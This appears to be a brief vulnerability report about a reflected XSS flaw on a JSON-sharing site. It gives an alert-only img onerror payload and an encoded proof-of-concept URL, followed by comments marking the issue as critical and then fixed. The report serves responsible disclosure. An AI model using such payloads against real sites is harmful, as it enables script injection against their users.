Reflected XSS
There is no sanitization on the users input. This allows a attacker to distrubte a JavaScript payload using the service.

For eg. this payload will show the user a alert.
<img src=x onerror="alert('test')" />
proof-of-concept:
https://json.pub/?d=DwSwtg5gBAzgTgYwLwA8oHsB2BTOd1xIBEAhgDa4AuAFAOQAK%2B6AZhqwlgtgA6UBcUONmYUElbABMoKGDAB0UAMrow2KJQCe3NS1glMISiABeJI1lgALdAFcyUgEZqbMSQEJaASiJQA9AD4AKCA
Log in to comment and vote
Comments2
Nov 27, 2024
PinnedFixed, thanks!
Aquamarine Camel
Nov 22, 2024
This is a critical security concern.